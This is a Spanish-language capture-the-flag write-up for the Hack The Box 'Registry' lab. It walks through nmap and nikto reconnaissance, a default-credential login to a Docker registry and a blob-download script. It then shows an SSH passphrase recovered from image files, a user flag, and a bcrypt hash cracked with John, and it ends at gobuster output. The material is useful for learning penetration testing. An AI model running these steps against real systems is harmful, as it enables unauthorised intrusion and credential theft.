

WriteUp




Registry



Hack The Box
PEN-TESTING LABS




<https://www.hackthebox.eu/home/users/profile/262959>



The image shows the 'Registry' challenge interface on HTB. On the left is a circular illustration of a man with blonde hair, wearing a suit and tie, holding a red and silver adjustable wrench. On the right, the title 'Registry' is displayed in white. Below it, several statistics are listed in a dark grey box with white text: OS: Linux (with a penguin icon), Difficulty: Hard (in red), Points: 40 (in green), Release: 19 Oct 2019, and IP: 10.10.10.159.

OS	Difficulty	Points	Release	IP
Linux	Hard	40	19 Oct 2019	10.10.10.159

Registry es una máquina Linux creada por **thek**¹, lanzada el **19 de octubre de 2019**. El nivel de seguridad es **Hard**, y en las estadísticas, la mayoría de usuarios la califican como dura. IP **10.10.10.159**.



¹ <https://www.hackthebox.eu/home/users/profile/4615>

Sumario

1. Reconocimiento y Enumeración.....	3
1.1 . Identificación de puertos.....	3
1.2 . Web Discovery.....	3
1.2.1 . Buscando directorios con Nikto.....	4
1.3 . Consulta de catalogos docker con curl.....	5
1.3.1 . Descargando el manifest con curl.....	6
1.3.2 . Descargando los blobs de docker.....	7
2. Ganando Acceso.....	7
2.1 . Identificación de las llaves del usuario.....	8
2.2 . Añadiendo la llave del usuario a nuestro equipo.....	8
2.3 . Acceso SSH a la cuenta del usuario.....	9
3. Escalando Privilegios.....	9
3.1 . Identificación de Usuarios y Bases de Datos.....	9
3.2 . Crackeando passwords con John the Ripper.....	9
3.3 . Analizando directios web con gobuster.....	10
3.4 . Explotación Web.....	10
3.4.1 . File Upload.....	11
3.4.2 . Subiendo una webshell.....	12
3.4.3 . Ejecución de comandos en webshell.....	12
3.4.4 . Bind Shell.....	13
3.5 . Explotando el sistema con Restic backup.....	14
3.5.1 . Iniciando Restic.....	14
3.5.2 . Configurando Restic Server.....	14
3.5.3 . Iniciando restic-server.....	14
3.5.4 . Port Fordwarding con SHH.....	15
3.5.5 . Realizado backups con restic.....	15
3.5.6 . Recuperando la información del backup.....	15

1. Reconocimiento y Enumeración

1.1 . Identificación de puertos

Iniciamos con Nmap escaneando todos los puertos. Los puertos abiertos son:

```
root@kali:/media/sf/Documents/hackthebox/hackthebox/Machines/Registry-10.10.10.159# nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.159
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-13 13:40 EDT
Warning: 10.10.10.159 giving up on port because retransmission cap hit (10).
Nmap scan report for docker.registry.htb (10.10.10.159)
Host is up (0.20s latency).
Not shown: 65028 closed ports, 502 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp    open  https
3333/tcp   open  dec-notes
8888/tcp   open  sun-answerbook
Nmap done: 1 IP address (1 host up) scanned in 24.24 seconds
```

Hacemos un scaneo detallado de los puertos abierto. Se usa los argumentos `-sV -sC`. `-sC` realiza un escaneo usando los scripts por default (`--script = default`). Algunos de los scripts en esta categoría se consideran intrusivos y no deben ejecutarse en una red contar con permiso. En la página de [explainshell](https://explainshell.com/explain/1/nmap)² se puede consultar los tipos de argumentos de nmap.

```
# Nmap 7.80 scan initiated Thu Mar 12 07:30:27 2020 as: nmap -sV -sC -p 22,80,443 -oA scans/nmap-tcpscripts 10.10.10.159
Nmap scan report for 10.10.10.159
Host is up (0.19s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 72:d4:8d:da:ff:9b:94:2a:ee:55:0c:04:30:71:88:93 (RSA)
|_ 256 c7:40:d0:0e:e4:97:4a:4f:f9:fb:b2:0b:33:99:48:6d (ECDSA)
|_ 256 78:34:80:14:a1:3d:56:12:b4:0a:98:1f:e6:b4:e8:93 (ED25519)
80/tcp    open  http         nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: Welcome to nginx!
443/tcp   open  ssl/http     nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: Welcome to nginx!
|_ ssl-cert: Subject: commonName=docker.registry.htb
|_ Not valid before: 2019-05-06T21:14:35
|_ Not valid after: 2029-05-03T21:14:35
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

De los resultados detallados, existe un `CommonName = docker.registry.htb`. En nuestro equipo, editamos el archivo `/etc/hosts` y añadimos los subdominios:

```
10.10.10.159    docker.registry.htb
10.10.10.159    registry.htb
```

Esto nos facilita a la hora de ingresar por subdominios en el navegador web.


1.2 . Web Discovery

En el escaneo de puertos se detectaron que están abiertos los puertos 80 y 443. Las primeras pruebas realizamos usando el navegador. La ingresar la url, ya sea con el protocolo HTTP, o HTTPS nos muestra una página de nginx.

²<https://explainshell.com/explain/1/nmap>



La siguiente prueba se realizó con el dominio `docker.registry.htb` en los puertos `http` y `https`, pero sólo aparece una página en blanco:



1.2.1 . Buscando directorios con Nikto


Con la herramienta `nikto` se encuentra una ruta `v2/_catalog`:

```
.10.159# nikto -h https://docker.registry.htb
- Nikto v2.1.6


-----
+ Target IP:      10.10.10.159
+ Target Hostname: docker.registry.htb
+ Target Port:    443
-----
+ SSL Info:      Subject:  /CN=docker.registry.htb
                  Ciphers: ECDHE-RSA-AES256-GCM-SHA384
                  Issuer:   /CN=Registry
+ Start Time:    2020-03-12 10:14:44 (GMT-4)
-----
+ Server: nginx/1.14.0 (Ubuntu)
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ The site uses SSL and Expect-CT header is not present.
+ Uncommon header 'docker-distribution-api-version' found, with contents: r
egistry/2.0
+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Default account found for 'Registry' at /v2/_catalog (ID 'admin', PW 'admin'). Generic account discovered
..
+ /v2/_catalog: This is the Docker Registry server. This might be interesting...
```

En la siguiente prueba, primero se consulta el directorio `v2`. Al acceder desde el navegador web, podemos ver el siguiente resultado:



Al consultar `v2/_catalog`, aparece un repositorio de nombre **bolt-image**:



1.3 . Consulta de catalogos docker con curl


Usando curl, se puede obtener información sobre el catálogo de docker:

```
# curl -v https://docker.registry.htb/v2/_catalog -k -u admin
```

```
root@kali:/media/sf_Documents/hackthebox/hackthebox/Machines/Registry-10.10.10.159# curl https://docker.registry.htb/v2/_catalog -k -u admin
Enter host password for user 'admin':
{"repositories":["bolt-image"]}
```

```
* Server certificate:
* subject: CN=docker.registry.htb
* start date: May  6 21:14:35 2019 GMT
* expire date: May  3 21:14:35 2029 GMT
* issuer: CN=Registry
* SSL certificate verify result: unable to get local issuer certificate (20), continuing anyway.
* Server auth using Basic with user 'admin'
> GET /v2/_catalog HTTP/1.1
> Host: docker.registry.htb
> Authorization: Basic YWRtaW46YWRtaW4=
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.14.0 (Ubuntu)
< Date: Thu, 12 Mar 2020 12:47:21 GMT
< Content-Type: application/json; charset=utf-8
< Content-Length: 32
< Connection: keep-alive
< Docker-Distribution-API-Version: registry/2.0
< X-Content-Type-Options: nosniff
< Strict-Transport-Security: max-age=63072000; includeSubdomains
< X-Frame-Options: DENY
< X-Content-Type-Options: nosniff
<
{"repositories":["bolt-image"]}
* Connection #0 to host docker.registry.htb left intact
```

Desde el navegador, y con curl se obtiene el repositorio **bolt-image**. A continuación, se identifica los tags del repositorio anterior. (REPOSITIO/tags/list)



En a pantalla anterior, se identificó el tag **latest**. Latest es un archivo de manifiesto que contiene información del repositorio. De igual manera, se puede consultar con curl:

```
root@kali:/media/sf_Documents/hackthebox/hackthebox/Machines/Registry-10.10.10.159# curl https://docker.
registry.htb/v2/bolt-image/tags/list# -k -u admin
Enter host password for user 'admin':
{"name":"bolt-image","tags":["latest"]}
```

1.3.1 . Descargando el manifest con curl

Usando curl, se puede descargar el arvhivo latest:

```

root@kali:/media/sf Documents/hackthebox/hackthebox/Machines/Registry-10.10.10.159# curl https://docker.
registry.htb/v2/bolt-image/manifests/latest -k -u admin
Enter host password for user 'admin':
{
  "schemaVersion": 1,
  "name": "bolt-image",
  "tag": "latest",
  "architecture": "amd64",
  "fsLayers": [
    {
      "blobSum": "sha256:302bfc3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b"
    },
    {
      "blobSum": "sha256:3f12770883a63c833eab7652242d55a95aea6e2ecd09e21c29d7d7b354f3d4ee"
    },
    {
      "blobSum": "sha256:02666a14e1b55276ecb9812747cb1a95b78056f1d202b087d71096ca0b58c98c"
    },
    {
      "blobSum": "sha256:c71b0b975ab8204bb66f2b659fa3d568f2d164a620159fc9f9f185d958c352a7"
    }
  ]
}

```

1.3.2 . Descargando los blobs de docker

El manifiesto latest tiene el contenido anterior, que es una lista de blobs, los cuales pueden ser descargados desde la ruta **v2/REPO/blobs/sha256**, o a su vez crear un script en python para su descarga.

```

import os

blob1 = '302bfc3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b'
blob2 = '3f12770883a63c833eab7652242d55a95aea6e2ecd09e21c29d7d7b354f3d4ee'
blob3 = '02666a14e1b55276ecb9812747cb1a95b78056f1d202b087d71096ca0b58c98c'
blob4 = 'c71b0b975ab8204bb66f2b659fa3d568f2d164a620159fc9f9f185d958c352a7'
blob5 = '2931a8b44e495489fdb2b2cccd7232e99b182034206067a364553841a1f06f791'
blob6 = 'a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4'
blob7 = 'f5029279ec1223b70f2cbb2682ab360e1837a2ea59a8d7ff64b38e9eab5fb8c0'
blob8 = 'd9af21273955749bb8250c7a883fcce21647b54f5a685d237bc6b920a2ebad1a'
blob9 = '8882c27f669ef315fc231f272965cd5ee8507c0f376855d6f9c012aae0224797'
blob10 = 'f476d66f540886e2bb4d9c8cc8c0f8915bca7d387e536957796ea6c2f8e7dfff'

url = 'https://docker.registry.htb/v2/bolt-image/blobs/sha256:'

blob_list = [blob1,blob2,blob3,blob4,blob5,blob6,blob7,blob8,blob9,blob10]

for x in blob_list:
    #Debugging
    #print("wget -O " + x + ' ' + url + x)
    os.system("wget --http-user=admin --http-password=admin -O " + x + '.tar.gz ' + url + x)

```

Una vez descargados todos los blobs, se puede acceder a las carpetas y revisar su contenido. La estructura de carpetas es similar a la de un sistema Linux.

Buscando por el contenido, se identificaron archivos de historial, donde se pueden leer las últimas instrucciones que fueron ejecutadas:

2. Ganando Acceso

En la carpeta siguiente se encontró un historial de comandos ejecutados:


```
\sha256_2931a8b44e495489fdb2bccd7232e99b182034206067a364553841a1f06f791
```



J:\Users\beto\Documents\hackthebox\hackthebox\Machines\Registry-10.10.10.159\blobs\extracts\sha256_c71b0b975ab8204bb66f2b659fa3d568f2d164a620159fc9f9f185d958c352a7\root\bash_history

```

Bienvenido d1803410651 ! [Logout]
datos x Registry-notas.txt x postman-notas x docker.py x blobs-registry.txt x .bash_history x 01-ssh-
ps aux
ssh registry
ping registry.htb
apt install ping
apt install iputils-ping
ping registry.htb
cat .ssh/id_rsa.pub
ssh registry
cd /etc/profile.d/
ls
cp 01-ssh.sh 02-ssh.sh
vi 01-ssh.sh
ssh 01-ssh.sh
chmod +x 01-
chmod +x 01-ssh.sh
./01-ssh.sh
ps aux
kill 11162 11241 11365
ssh registry
cat /etc/profile
ls
cd /root/
ls -la
cat .profile
vi .profile
ps aux
cat /etc/profile.d/01-ssh.sh
vi .profile
eval `ssh-agent -s`

```

En el mismo historial se ve un cat de /etc/profile.d/01-ssh.sh. En la carpeta profile.d están los archivos:

 01-ssh.sh	24/05/2019 17:25	Archivo SH	1 KB
 02-ssh.sh	24/05/2019 17:25	Archivo SH	1 KB

El archivo 01-ssh.sh no contiene nada, mientras que en 02-ssh.sh se encuentra un script, con la clave del usuario, y la ruta de su llave privada.





```

#!/usr/bin/expect -f
#eval `ssh-agent -s`
spawn ssh-add /root/.ssh/id_rsa
expect "Enter passphrase for /root/.ssh/id_rsa:"
send "Gk0cz221Ftb3ugog\n";
expect "Identity added: /root/.ssh/id_rsa (/root/.ssh/id_rsa)"
interact

```

2.1 . Identificación de las llaves del usuario

En la misma carpeta del blob anterior buscamos el id_rsa que está en el script:

Nombre	Fecha de modificación	Tipo	Tamaño
 config	24/05/2019 16:49	Archivo	1 KB
 id_rsa	24/05/2019 16:50	Archivo	4 KB
 id_rsa.pub	24/05/2019 16:50	Microsoft Publisher ...	1 KB
 known_hosts	24/05/2019 17:21	Archivo	1 KB

2.2 . Añadiendo la llave del usuario a nuestro equipo

En el archivo config se puede observar que el usuario es bolt:

```
Host registry
User bolt
Port 22
Hostname registry.htb
```

2.3 . Acceso SSH a la cuenta del usuario

```
root@kali:/media/sf/Documents/hackthebox/hackthebox/Machines/Registry-10.10.10.159# ssh -i /home/user/hackthebox/id_rsa bolt@registry.htb
Enter passphrase for key '/home/user/hackthebox/id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

System information as of Fri Mar 13 02:42:52 UTC 2020

System load:  0.02           Users logged in:      1
Usage of /:   5.6% of 61.80GB IP address for eth0:   10.10.10.159
Memory usage: 32%           IP address for docker0: 172.17.0.1
Swap usage:   0%            IP address for br-lbad9bd75d17: 172.18.0.1
Processes:   178
Last login: Fri Mar 13 02:41:08 2020 from 10.10.14.92
bolt@bolt:~$ id
uid=1001(bolt) gid=1001(bolt) groups=1001(bolt)
bolt@bolt:~$
```

```
bolt@bolt:~$ ls
enum.sh enum.txt user.txt
bolt@bolt:~$ cat user.txt
ytc0ytdmznywnzgxngi0zte0otm3ywzi
```

3. Escalando Privilegios

3.1 . Identificación de Usuarios y Bases de Datos

Con el usuario dentro del sistema, se realiza una búsqueda y se encuentra una bdd en el directorio /var/www/html/bolt/app/database:

```
bolt@bolt:/var/www/html/bolt/app/database$ cat bolt.db
R0bite format 3@ H0.00E0000vh
M3%0367442ad3a52fa9b4455430b706940e83fd4c2862e206ed3a5616cd5caf641dfaeefef3d85bfdac20cb8944cc8b4e1fb
-13 03:08:2910.10.15.131Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.02020-03-
```

En la base de datos bolt.db existe un usuario y password hashado, que se debe copiar para pasarlo a una herramienta de cracking.

```
RR000+0/3%/ 3admin$2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P5E9cpY7PKbolt@registry.htb2020-03-13
03:08:2910.10.15.131Admin["files://s.php"]["root","everyone"]
00 admin
00/ bolt@registry.htb
00
```

3.2 . Crackeando passwords con John the Ripper

Se crea un archivo de texto, donde va el formato usuario:hash, cual se pasa a la herramienta de crackeo John.

```
admin:$2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P5E9cpY7PK
```

```
user@kali:~/hackthebox/tools/privesc/linux$ john admin-bolt.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
strawberry      (?)
lg 0:00:00:02 DONE (2020-03-12 23:09) 0.4184g/s 150.6p/s 150.6c/s 150.6C/s strawberry..brianna
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

El password que se obtiene es **strawberry**. Se debe ubicar el acceso web para el ingreso de las credenciales **admin/strawberry**. Se puede hacer mediante dirb, o a su vez buscando en los archivos de configuración web.

3.3 . Analizando directios web con gobuster


La herramienta que se puede usar para buscar directorios web en la ruta <http://registry.htb/bolt/> es gobuster. El comando es el siguiente:

```
user@kali:~$ gobuster dir -u http://registry.htb/bolt -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://registry.htb/bolt
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/03/12 23:19:23 Starting gobuster
=====
/files (Status: 301)
/tests (Status: 301)
/src (Status: 301)
/app (Status: 301)
/theme (Status: 301)
/vendor (Status: 301)
